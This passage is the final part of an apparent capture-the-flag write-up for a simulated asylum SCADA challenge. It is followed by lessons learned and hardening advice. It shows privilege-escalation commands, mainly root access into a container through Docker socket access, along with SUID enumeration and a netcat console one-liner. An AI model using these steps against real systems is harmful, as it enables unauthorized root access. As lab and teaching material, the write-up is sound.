1cbf40c715f4   side-quest-2-asylum-scada   "python3 /opt/scada/…"   3 weeks ago   Up 45 minutes   0.0.0.0:9001->9001/tcp, [::]:9001->9001/tcp   asylum_gate_control
At first I tried docker exec -it asylum_gate_control sh which brought me to the shell. When I tried to cd /root I needed a password I did not have. I then ran this command docker exec -u root -it asylum_gate_control sh to bring me to a root shell. Then cd /root worked. I then used cat .aslyum/unlock_code to provide the SCADA unlock code. 739184627
I then returned to the SCADA terminal and used unlock 739184627
╔══════════════════════════════════════════════════════════╗
║                  GATE UNLOCK SUCCESSFUL                  ║
╚══════════════════════════════════════════════════════════╝

[✓] Authorization code verified
[✓] Gate mechanism engaged
[✓] Final gate is now OPEN

Congratulations! You have successfully escaped the asylum!

UNLOCK CODE: 739184627
I then entered that code on the security console to get the final flag. THM{----------------_--------}
Lessons Learned
Security Principle Violations
Prevention Strategies
- Implement Centralized Authorization: Use a single source of truth for access control decisions (middleware/decorator functions) that validates all request inputs—headers, query parameters, and body—against the user's actual permissions before granting access.
- Harden Docker Deployments: Run containers with
--read-onlyfilesystems, drop unnecessary Linux capabilities, use--security-opt no-new-privileges, and avoid mounting the Docker socket into containers. Implement rootless Docker or use user namespace remapping. - Audit SUID/SGID Binaries: Regularly scan for setuid binaries using
find / -perm -4000and validate their necessity. Custom setuid binaries should be avoided; if required, they must be thoroughly code-reviewed and follow secure design patterns (e.g., immediately dropping privileges after specific operations). - Defense in Depth for SCADA/ICS: Industrial control systems should be network-segmented, never directly exposed to the internet, and protected by multiple layers of authentication including hardware tokens or certificate-based authentication.
Technical Takeaways
- HLS Manifest Analysis: HTTP Live Streaming (HLS)
.m3u8manifest files can leak internal endpoints through#EXT-X-SESSION-DATAdirectives. Always sanitize manifests to prevent information disclosure. - Netcat for Token-Based Console Access: When authentication tokens must be provided before interactive input, use command substitution:
(echo "token"; cat) | nc <host> <port>to automate token submission while maintaining interactive shell access. - Docker Exec with User Flag: The
-uor--userflag indocker execallows executing commands as specific users within containers, including root, when the host user has Docker socket access:docker exec -u root -it <container> sh. - RTSP URL Injection: The diagnostic endpoint accepted arbitrary RTSP URLs (
rtsp://vendor-cam.test/cam-admin), which could potentially be exploited for SSRF attacks if the application doesn't validate the URL scheme and destination. - Privilege Escalation Reconnaissance Pattern: The standard enumeration workflow—checking SUID binaries, reviewing group memberships (
groups), testingsudo -l, examining Docker socket access—proved essential for identifying the complete privilege escalation chain.